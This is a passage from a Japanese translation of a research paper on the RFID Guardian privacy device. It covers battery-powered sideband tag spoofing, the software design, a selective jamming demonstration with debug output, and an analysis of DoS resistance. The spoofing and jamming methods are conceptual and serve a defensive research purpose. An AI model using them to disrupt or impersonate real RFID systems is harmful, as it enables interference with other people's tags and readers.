成する専用デジタル部品を使用した「アクティブ」タグ・スプーフィングを実装する。側波帯周波数を能動的に生成することによって、我々は 0.5 メートルまでの偽のタグ応答を伝えることができる。

我々は RFID Guardian の無作為化されたジャミング信号を生成するために、このタグ送信器を基本 HW プリミティブとしても用いている。（この点については SW セクションでさらに詳しく説明する。）

3.1.2 タグ・スプーフィング（なりすまし）についての説明

RFID リーダーは、RFID タグに給電する電磁フィールドを生成し、内部タイミングの目的で使うことができる（例えば 13.56 MHz の）参照信号をタグに提供する。（内部の電気回路構成を用いて）RFID タグが RFID リーダーからのクエリーをいったん解読すれば、リーダーのクロック信号での同期において抵抗器の電源をオン・オフにすることによって、タグは応答を暗号化する。このいわゆるキャリヤ信号の「荷重調節」は、2 つの側波帯をもたらす。これらは、キャリヤ周波数より辛うじて高いか低いかという程度の無線エネルギーにおける小さなピークである。タグ応答情報はキャリヤ信号より、むしろこれらの側波帯だけにおいて送信される。[2]

（RFID ハンドブック [6] からの）図 5 は、リーダーで生成されたキャリヤ周波数に関連して、これらの側波帯がどのように見えるかを説明する。比較的小さな側波帯は、リーダーで生成されたキャリヤ信号よりもおよそ 90 デシベルだけ電力が弱いが、このことは、RFID タグ応答がしばしばそのような限定された送信レンジをもつ理由である。




図 5. 正規 RFID タグ信号

偽のタグ応答を生み出す秘密は、2 つの側波帯周波数を生成して、それらを、RFID リーダーのクロック信号で同期化される、正確に符号化された応答を送り返すために用いることである。こ

[2] 側波帯は RFID に特殊な現象であるだけでなく、ラジオやテレビの放送で情報を送信するためにも一般に用いられている。

れらの側波帯を生成する最も単純な方法は、正しいタイミングで荷重抵抗器の電源をオン・オフすることによって、RFID タグを摸倣することである。このアプローチの欠点は、リーダー信号の受動調節が、我々の偽のタグ応答に真の RFID タグ（我々の試験での設定は最大 10 cm）と同一のレンジ限界を負わせることである。

優れた代替策は、2 つの側波帯周波数の生成に電池電力を用いることである。これらの超強力な側波帯はかなり長い距離で探知可能であるため、それによって我々の偽のタグ応答の送信範囲も増大する。




図 6.　偽装 RFID タグ信号

RFID Guardian の試作品では、「アクティブ」タグ・スプーフィング・アプローチを利用する。図 6 は、我々のタグ送信器によって生成された信号を示す。偽装された「側波帯」はリーダーのキャリヤ信号におおむね等しい出力レベルで送信される。これは我々の偽のタグ応答の範囲をマイナス 10 cm から 50 cm の距離まで増大させた！

3.2　ソフトウェア

RFID Guardian は番犬のようなものである。というのも、それは危険が起きるのを待ちながら、耳を上向きにして座っているからである。Guardian は、予想外の RFID スキャンから内密に配置されたタグまでの現実世界の活動を監視して、それらの危険が未検出で防止措置が施されないままにならないようにリアルタイムで反応する。

RFID Guardian の SW アーキテクチャはこのイベントドリブン型の現実を反映する。そのリアルタイム・コアに加えて、Guardian の 12694 コード・ラインは（我々の RFID HW 用の）デバイスドライバ、プロトコル・スタック（ISO-15693）、データ格納ライブラリ、ハイレベルなシステムタスク、及びアプリケーションライブラリを提供する。その結果が、RFID セキュリティ及びプライバシー保護用の 254728 バイトのクロス編集された機能である。

3.2.1 オペレーティング・システム

RFID Guardian は全体論的システムをユーザに提供するが、水面下に潜む危険は集中的な調整を必要とするタイム・クリティカルな SW ルーチンである。e-Cos リアルタイム・オペレーティング・システム（RTOS）は、現場監督の位置を占める。というのも、それはスレッド、基本的な共通割込み処理、及びいくつかのデバイスドライバ（即ち RS-232 ドライバ）を扱うことによって開発者の生活を簡素化しながら、迅速で信頼性の高いエクセキューションを確実にするからである。e-Cos は、本来 PXA270 マイクロコントローラの可用性のために選ばれたものであるが、それがオープンソースで、ライセンス取得コストがかからず、活発な開発者コミュニティが介在するため、優れた選択であることも証明している。

3.2.2 ライブラリ

RFID Guardian SW の主要部分は、中間処理のステップにかかわる。例えば、タグ・スプーフィングは ISO に準拠したフレーム調節と符号化を必要としており、スキャン・ロギングはフラッシュメモリのデータを秘匿するためのメカニズムを必要とする。このセクションでは、RFID Guardian の主な機能を支える、低・中間レベルのライブラリについて説明する。

デバイスドライバ

デバイスドライバは、RFID Guardian HW のためのステアリングソフトウェアである。ドライバペアは、RFID タグデバイス（タグ送信器／受信器）、RFID 読み取りデバイス（読み取り送信器／受信器）と、ジャミング信号（タグ送信器によって生成されたランダム雑音）を制御する。デバイスドライバは、バイト及び RFID マーカ（EOF、SOF、JAM）を読み取り・書き込むことができ、タイミング情報も提供できる。e-Cos も、ユーザのキーボード及び画面への接続を容易にする、RS-232「ユーザ・インターフェース」にデバイスドライバをタイミングよく提供する。

プロトコル・スタック

デバイスドライバがいったん何バイトもの未処理 RFID データを解読すると、RFID Guardian はその意味をさらに深く理解することが必要になる。例えば、それはインベントリ・クエリーに返答している RFID タグだったのか、それともあるデータブロックを読み取ろうとしている RFID リーダーだったのか、など。RFID 通信プロトコルを理解する能力は、重要でハイレベルなセキュリティ上の決定を下すための必要条件である（例えば、リーダーの読み取りコマンドは認証されたか？）。 これは、RFID Guardian が ISO-15693 標準の第 2 部（デバイス・ドライバ）と第 3 部（通信プロトコル）の実装を含む理由である。

データ・ストレージ

いったん RFID 通信が解釈されれば、1 つあるいは複数のデータ構造の内容を修正することによって、RFID Guardian の内部状態は更新される。一般的に、このデータは揮発性 RAM に保存さ

れるが、プロセッサが遊んでいる場合には「永久」データ構造がフラッシュ内にキャッシュされる。Journaling Flash File System (v2)は、ファイルシステム・スタイルのアクセス、オフラインのガーベジコレクション、ブロックの一斉消去、及びクラッシュ抵抗を提供しながら、RFID Guardian のフラッシュメモリを管理する。

データ構造自体は RFID Guardian のハイレベルな機能を集合的に反映する。過渡電流のデータ構造は、タグ現存リスト、部分オープン認証リスト、認証セッションリスト、コンテキストリスト、及びタイマー・アクティブリストを含んでいる。永久データ構造も、同様に RFID スキャンログ、アクセス制御リスト、読み取り認証キーリスト、タグ所有リスト、及びタグキーリストを含んでいるかもしれない。

3.2.3 タスク

RFID Guardian のハイレベルなシステムタスクは、交代でシステムの行動を制御する機能の小さな仮想的部分から成り、各タスクは異なった役割を果たす。即ち、タグ・タスクは仮想 RFID タグのように機能し、読み取りタスクは商品 RFID リーダーのように機能する。タイマー・タスクは小型のアラームクロックに近く、定期的に消えて、他のシステムコンポーネントを作動させる。ユーザ入力タスクは、主に現実のユーザ入力装置から適切な SW ハンドラへの入力を中継する。

これらのタスクはそれぞれ、同程度のソフトウェアスタックを用いる。トップレベルの主なループはすべての装置の活動に対して待機し、割込みはデバイスドライバにフレーム（1 ないし複数）を解読及び格納させる。そのときタスクは適切なハイレベルのアプリケーションルーチンを呼び出す。




図 7. 「タグ」タスクの機能

タイマー・タスク

RFID Guardian は定期的に（即ち RFID タグ現存リストを投入するためのポッティング）、又は 1 回限りをベースとする（即ち半オープンの認証試行のタイムアウト）かのいずれかで、特定の回数において活動を遂行する必要がある。タイマー・タスクは、予定された活動を追跡し続けること、及び、それらの回数で生じるに違いない対応するアクションにおける XScale の高ソリューションのタイマー中断を多重化することに責任がある。

ユーザ入力タスク

ごくたまに、ユーザは RFID Guardian と明示的に交信することを望むだろう。ユーザは ACL を構成するか、RFID スキャンを行うか、コンテキストデータを供給するか、あるいは他の何らかの種類のシステムコマンドを実行することを望むかもしれない。ユーザ入力タスクは利用可能な入力装置の宝庫（即ち RS-232、キーボード／ボタン／キーパッドなど）からこれらのコマンドを収集し、そして希望するハイレベルな機能に責任があるシステムコンポーネントにそれらのコマンドを別ルートで送信する。

タグ・タスク

タグ・エミュレーションは、RFID スキャン・ロギング、RFID リーダーの認証、及び 1 ないし複数の RFID タグのスプーフィングといった、RFID Guardian のハイレベルな目的を達成するために用いられることが多く、RFID Guardian の特筆事項の 1 つである。タグ・タスクは、RFID Guardian の「タグに似た」挙動の調整を受け持つ主体である。タグ受信器からの割り込みによってアクティブにされた場合、タスクは入力される RFID クエリーを復調及び解読するため、デバイス・ドライバを呼び戻す。これは必要な場合、前述のハイレベルな機能を引き続きアクティブにする。

リーダー・タスク

タイマーと UI からの SW 要請によって生じるリーダー・タスクは、Guardian の RFID チップ搭載リーダーの使用を調整する。このタスクは、指定されたクエリー（即ちインベントリ、読み取り／書き込みデータ）を実行して、タグ応答を解釈する。これは一般に、（もしかしたら内密の）RFID タグの検出と、もしあれば、オン・タグ・セキュリティメカニズムをアクティブにするために使用される。

3.2.4 デバイス間の機能

本書ではハイレベルなアプリケーション機能を多数紹介してきたが、RFID Guardian と（セクション 2 で紹介した）「Guardian 認識」RFID インフラストラクチャとの相互作用についてはほとんど何も述べてこなかった。

RFID Guardian リーダーの通信では、我々が Guardian 言語（GL）と呼ぶメタ言語を用いる。それは標準的な ISO 準拠の「読み取り／書き込み多重ブロック」コマンドで要約される。GL は、8 ビットの弁別的スターティングブロック、8 ビットの GL コマンド及び量が変動するコマンドデ

ータを用いる。実質的な限界は、我々の I.Code SLI タグの容量である 128 バイトだが、コマンドデータの理論上の長さ限界は 8 キロバイトである。

ここでは「読み取り多重ブロック」応答が要約される場合に GL がどのように見えるかを示す。

SOF	Flags	DSB	GLC	Command Data	CRC16	EOF
	8 bits	8 bits	8 bits	256 bits – 64 kbits	16 bits	

ここに示したのは、Initiate Authentication（認証開始）、Authentication Response（認証応答）、Key Update（キー更新）、Forward Query（クエリー転送：プロキシモード）、Add Tag（タグ追加）、Remove Tag（タグ削除）、Add Reader（リーダー追加）、Remove Reader（リーダー削除）、及び Context Update（コンテキスト更新）GL コマンドの非網羅的リストである。GL は、標準外のコンフィギュレーション・コマンドも特徴とする。このコマンドについては、RFID Guardian の内部設定に関してある程度の知識を必要とする。

1 つ警告しておくのは、RFID Guardian は RFID タグをエミュレートしているため、Guardian リーダーの通信は、マスタースレーブ対話によって制限されるということである。言い換えると、RFID リーダーは必ず RFID Guardian との通信を開始しなければならない。設計者は、新しい RFID セキュリティとプライバシー機能の対話パターンを作成する場合、このことに留意しなければならない。

4. ケーススタディ：選択的 RFID ジャミング

このセクションは、選択的 RFID ジャミングがどのように作用するかについての順を追った実証説明を提供する。

我々は、実証説明を目的として、RFID Guardian に 1 つのタグしか収容しない最小限のタグ所有リストを付与してきた (UID: 0xe0040100003b0cbd)。同じく最小限の ACL における単一エントリは、所有リストのすべてのタグのブロッキングを規定する。

我々は現在、Windows PC インターフェースから起動される、Philips MIFARE/I.Code Pagoda RFID リーダーでインベントリ・クエリーを生成している。まず、RFID Guardian がスイッチをオフにされると、Philips リーダーがその周辺にある 3 つのタグを検出する。そのうち 1 つは我々の所有リストに含まれており、あとの 2 つは未知のタグである（UID: 0xe0040100003b2252 及び 0xe0040100003afab 9）。（スクリーンショットについては図 8 を参照。）




図 8.　非中断クエリーの間のスクリーンショット




図 9.　選択的 RFID ジャミングの間のスクリーンショット

Tag	Reader	Command	Context
...	...	...	...
<ownership list>	*	*	*

RFID Guardian が使用可能になっていると、Philips リーダーのインベントリ・クエリーが直ちに検出される。これらの要請が解読されると、RFID Guardian の内部論理はクエリーがブロックされるべきであると決定する。次に Guardian は、インベントリ・シーケンスのタイムスロット 13 において短い（約 350μ 秒）ジャミング信号を送信する。そのスロットが保護されたタグ：0xe0040100003b0cbd と一致するからである。

このとき 2 つの保護されていないタグだけが Philips リーダーによって認識されており、ジャミングはリーダーのユーザ・インターフェースの下方の中央ペインで報告される CRC 誤差の原因となった（図 9 を参照）。

RFID Guardian からのデバッグ出力は、タイムスロット 13 でのジャミングに対する決定を含めて、処理ステップを説明する。

```
1   Request t_eof 76.877230 RFID_INVENTORY(
1a      flags=RFID_FRAME_DATA_RATE_FLAG|
1b            RFID_FRAME_INVENTORY_FLAG),
1c      masklen=0x00,mask=0x0;
2   Inventory: t_eof 76.877230 s->SN 0 s->NbS 16
3   Inventory: t_eof 76.882010 s->SN 1 s->NbS 16
4   Inventory: t_eof 76.886791 s->SN 2 s->NbS 16
5   Inventory: t_eof 76.888304 s->SN 3 s->NbS 16
6   Inventory: t_eof 76.891568 s->SN 4 s->NbS 16
7   Inventory: t_eof 76.896340 s->SN 5 s->NbS 16
8   Inventory: t_eof 76.901120 s->SN 6 s->NbS 16
9   Inventory: t_eof 76.905893 s->SN 7 s->NbS 16
10  Inventory: t_eof 76.910673 s->SN 8 s->NbS 16
11  Inventory: t_eof 76.915446 s->SN 9 s->NbS 16
12  Inventory: t_eof 76.920225 s->SN 10 s->NbS 16
13  Inventory: t_eof 76.924999 s->SN 11 s->NbS 16
14  Inventory: t_eof 76.929778 s->SN 12 s->NbS 16
15  Inventory: t_eof 76.934552 s->SN 13 s->NbS 16
16  Inventory JAM t 76.934869 on s->SN 13 s->NbS
16a     mask len 0 mask 0x0
17  Inventory: t_eof 76.939330 s->SN 14 s->NbS 16
18  Inventory: t_eof 76.944107 s->SN 15 s->NbS 16
```

1-1c 行は、マスク長 0 でのインベントリ要請を記録しており、フラグは 16 スロットのインベントリ・シーケンスを示している。2〜18 行目は、新しいタイムスロットの開始に印を付けるフレーム終了（EOF）パルスを記録している。（s - > SN は、現在のスロット番号を示す。）16-16a 行はタイムスロット 13 と一致しており、ジャミング信号の生成を示している。

5. 性能測定

このセクションは、さまざまなリソース制約条件と攻撃モードの下で、RFID Guardian の性能を分析する。

5.1 タイミング制約条件

RFID Guardian は、RFID タグの代わりにアクセス制御の決定を実行するが、それにはリアルタイムの性能が通常及び敵対的な、両方の条件下で必要とされる。結局、タグ応答が攻撃者に届いた*後*でそれを遮断しても、あまり役には立たない。

図 10 の上側のタイムラインは、ISO 標準によって指定されたインベントリ要請応答シーケンスのタイミング制約条件を示している。他のあらゆる RFID メッセージと同様に、要請はフレーム開始マーカ（SOF）とフレーム終了マーカ（EOF）によって構成される。これらのマーカの間において、インベントリ要請は 40（マスクサイズは 0）から 104（マスクサイズは 64）データビットの間で届く。要請 EOF を受け取った後で、タグは返答を開始する前に 320.9 μ 秒間待機しなければならない。これは、RFID Guardian がリーダーの要請を解釈して、それに返答しなければならない時間である。

図 10 の下側のタイムラインは、RFID Guardian の測定された性能を示す。完全なフレームが受信された後で（SOF、データ、及び EOF）、Guardian は受信器を監視して要請フレームを解析するスレッドを起こすのに 23μ 秒を必要とする。応答フレームを送り出す直前に、もう 5μ 秒のオーバヘッドが送信器の作動に費やされる。これらの 2 つのイベントの間に、RFID Guardian は、ACL（及び支持データ構造）に問い合わせて RFID タグ応答を遮断するかどうかを決定するのに 320.9 - (23 + 5) = 292.9 μ 秒かかる。

この決定にどのくらい長い時間がかかるかは、RFID Guardian の ACL がどのように準備されるかによって左右される。Guardian のプロトタイプが扱うことのできる ACL の長さについておおまかな上限を調べるために、我々は ACL にできる限り緩慢な実装を選んだ。即ち、ただ特定の UID を捜し出すためにのみ連続して詳しく検討するよう UID の選別されていない配列である。ACL の最後の項目について述べられた RFID 要請は、ACL にリスト全体を詳しく検討することを強制して、Guardian に送られた。Guardian は 2600 の項目をもって、時間通りに回答することができた。

Guardian のプロトタイプは、高クロック速度（520 MHz）の強力な XScale プロセッサを搭載する。これよりもプロセッサ能力の低い Guardian が依然として実現可能でないかどうかを突き止めるために、我々は XScale のクロック速度を変えた。結果は図 11 で示される。Guardian がまだ対処できた ACL の長さはクロック速度に伴って減少するものの、はるかに直線的ではなくなっている。これは 2 つの原因によるものとされる。即ち、メモリ速度が CPU 速度よりも粗いステップにおいて、よりスローダウンすることと、装置処理の一部が CPU 速度から独立していることである。Guardian の試作品は 208 MHz で、この準最適 ACL 実装においてさえ、長さ 1800 の ACL を処理できる。




図 10.　タイミング制約条件

もちろん、線形リストの代わりにハッシュテーブルを用いれば、利用可能な 292.9 μ秒で途方もない数の ACL を検索することができる。手短に言えば、ACL の長さは非常に緩慢な XScale においてさえ、問題にはならないものと見込まれる。




図 11.　任意の CPU 速度で処理可能な最大 ACL サイズ

5.2　DoS 抵抗

では、攻撃者がどのように RFID Guardian を打破しようとするかを考えてみよう。攻撃者は RFID Guardian が保護するタグをどうにかして読み取り可能な状態にしようとして、Guardian を混乱又はスタックさせるための悪意あるリーダーや偽のタグを使用するかもしれない。バッファ・オーバーランのようなよく知られた脆弱性攻撃に対する一次防衛策は、RFID Guardian のソフトウェアを非常に念入りにプログラミングすることであるに違いない。それは限定されたコードサイズによって支えられる。

それに失敗した場合、彼らは次に、RFID Guardian を過負荷状態にしてその任務の遂行を妨げようと、DoS（サービス拒否）攻撃をしかけてくるかもしれない。2 つの RFID Guardian のリソース、即ちその限定された無線帯域幅とその限定されたメモリは、明白な攻撃対象候補である。RFID 通信は、タグ（スレーブ）がはっきりした遅延の後で返答しなければならない場合、常にマスタ・

スレーブ・パターンの後に続く。この遅延の間の攻撃は実現可能ではない。なぜならそれは、直ちに RFID Guardian を警戒させて、同時にタグを混乱させるからである。読み取りコマンド間の攻撃は、通信チャネルの DoS 脆弱性を構成しない。なぜならそれは、正規の読み取りアクションと同じだからである。攻撃者はもちろんチャネルを妨害することができるだろうが、その時、彼はどのタグも読み取ることができないだろう。これが、攻撃者が RFID Guardian に不具合を生じさせることを望む理由であると推測される。

他の潜在的な脆弱性は、限定された RFID Guardian のフラッシュメモリである。フラッシュメモリへの攻撃は、3 つのデータ構造、即ちタグ所有リスト、タグ存在リスト、あるいはスキャン監査ログのうちいずれか 1 つを標的とするかもしれない。電池駆動型デバイスをもつ攻撃者が、所有リストか現在のリストを充満させるために、何千もの新しいタグをシミュレートすれば、RFID Guardian はこの異常な活動についてユーザに警告を発するだろう。

あるいは、DoS 攻撃者は監査ログを充満させようとするかもしれない。これは所有者タグの防護における損失の原因にはならないが、もちろん RFID Guardian の監査能力を妨げるものである。要請が発動可能な最大のレートは、そのどちらも基準によって指定されている無線チャネルの帯域幅と最小フレームサイズによって決定される。データレートは 26.48 kbps である。 最小限のフレームは、320.9μs の強制沈黙に付随された 1.322 ms を取る（SOF、32 データビット、EOF）であり、これは最大で 613 要請／秒になる。

監査ログ項目は、標的にされているタグの指標と、コンテキスト、コマンド、及びタイムスタンプの指標とを含み、結果として 2+2+1+4 = 9 バイトになる。613 要請／秒において、攻撃者はフラッシュメモリを 1 秒当たり 5517 バイト埋めることができる。RFID Guardian の試作品には 16MB のフラッシュがあり、そのうち 14MB がロギングに利用可能である。そのため、最大速度の攻撃では、メモリを埋め尽くすために最高速度のブラストで連続 42 分を必要とする。言うまでもなく、RFID Guardian はメモリが埋め尽くされるはるか前に警告音を鳴らすはずであり、そのようにしてユーザに攻撃を予告する任務を果たす。さらに、フラッシュメモリは非常に安価である。もう 16 MB を追加しても、生産原価に 2 ドル弱を足したほどにしかならないだろう。

一口に言って、RFID Guardian は、我々が特定可能な DoS 攻撃からは守られているように思われる。それは、こうした攻撃が正規の RFID 対話も妨害してしまうこと、あるいは RFID Guardian が、脅威がある程度の時間続いた後で所有者に十分長い時間にわたって警告を発して、それ自体を防御するための十分なリソースを備えていることの、いずれかの理由による。

6. 論考

前述のサービス拒否攻撃とは対照的に、RFID Guardian に対して成功を収めた攻撃が多数ある。

RFID Guardian は、完全に無線の範囲に依存する幾何学的問題であるところの、「隠されたステーション」問題に直面している。しかし、我々は攻撃者がこれを長時間維持することができないものと推測しており、従って、この論文では「単一リーダー」の問題のみを扱う。

RFID リーダーは、RFID Guardian によって保護された保護 RFID タグの ID を解決するための衝

突を用いて、潜在的に衝突スペースを追跡可能であるかもしれない。我々はいくつかの余分な衝突を加えることによって、この状況を改善することができる。衝突を加えることにより、ID スペースに 1 つ以上の保護されたタグがあるように思わせて、アルゴリズムに ID スペースのより大きな部分を詳しく検討するようにさせる。

RFID Guardian の別の弱点は、リーダーのクエリーを妨害するのが不可能なことである。選択的 RFID ジャミングは－クエリーではなく－タグ応答のみを妨害する。しかし、クエリーは不正なデータの書き込みを実行することや、あるいはタグの「キル」を行うような不正な方法で RFID タグを改変することができる。一時的なタグ非活性化 PET（即ちスリープ／ウェイクモード）のような他のメカニズムは、このことから RFID タグを保護できる。しかし、このことは、これらの他のモードを支持しないかもしれない低コストの RFID タグにとっては問題として残る。

最後に、攻撃者は偽名でタグを使っている者を追跡することによって RFID Guardian の防護を回避することができる。もし RFID Guardian が偽名リスト（あるいは PRNG シード）を備えている場合には、それがたった 1 つのタグしか扱っていないと認識したまま、ID と関連させることができる。もし RFID Guardian がリスト（あるいはシード）を備えていなければ、それは一度だけ観察される複数のタグを扱っていると考える。RFID Guardian は未知の標準／周波数で作用するタグを取り扱う場合にも困難を抱える。

7. 関連研究

RFID 技術の脅威がプライバシーにとってどれほど大きなものかを考えてみた場合、他の研究者がプライバシー防御者についても考察していることは驚くべきことではない。おそらく我々の研究に最も近い研究は RFID Enhancer Proxy[12]であり、これは RFID Guardian といくつかの類似点を分かち合う。REP も、REP と RFID リーダー間の双方向通信チャネルを用いて、RFID タグのセキュリティ管理を実行するアクティブ・モバイル機器である。しかし、REP は、RFID Guardian とはいくつかの主要な点で異なっている。最も重要な差異は以下の通りである。 第 1 に、REP は RFID タグ活動を明示的に「獲得し」、そして「リリースする」。Guardian はそれを必要としない。第 2 に、REP の双方向通信チャネルは余分なインフラストラクチャを必要とする「帯域外」型である。第 3 に、「タグ・リラベリング」のメカニズムは、乱数を生成する（あるいはスリープモードを備える）ために、RFID タグを必要とする。これらのことは、RFID タグの多くが行えない（行わない）。第 4 に、REP は純粋に理論的であり、対照的に RFID Guardian は実装されて、試験されてきた。

RFID タグ監査（及びクローニング）は、数台の装置によってサポートされる。FoeBuD の Data Privatizer [7] は、RFID スキャンを検出し、RFID タグを見つけ出して読み取り、そして読み取ったデータを新しいタグにコピーする。Jonathan Westhues による Mark II ProxCard Cloner[23] は、より多目的型の近接型カード・クローナであり、複数の RFID 周波数及び標準のエミュレーションをサポートする（HW はエレガントであるが SW が未決定である）。これらのどちらも実行しないすべての監査、キー・マネジメント、アクセス制御、及び認証機能を RFID Guardian は実行する。

プライバシー保護のためのあまり洗練されているとは言えないアプローチは、送信側リーダーのスキャンを無差別に遮断することである。Blocker Tag（Juels）[11] は、タグから離れたアクセス制御の形式として「RFID ブロッキング」の概念をもたらした。それはツリー・ウォーク型衝突防止プロトコルを濫用するように設計されており、RFID リーダーが RFID タグを捜し出そうとする場合には ID ネームスペース全体を詳しく検討するように強制される。このアプローチは入力されるスキャンを分析せずに、アクセス制御リストで情報を調べて、それが見つけるものに応じて RFID Guardian が取るような行動を取る。また、実装されていない。（純粋に SW ベースの「ソフトな」ブロッカー・タグが実装されているが、しかし、RFID リーダーがそれ自体の行動を自主規制することが期待される。）

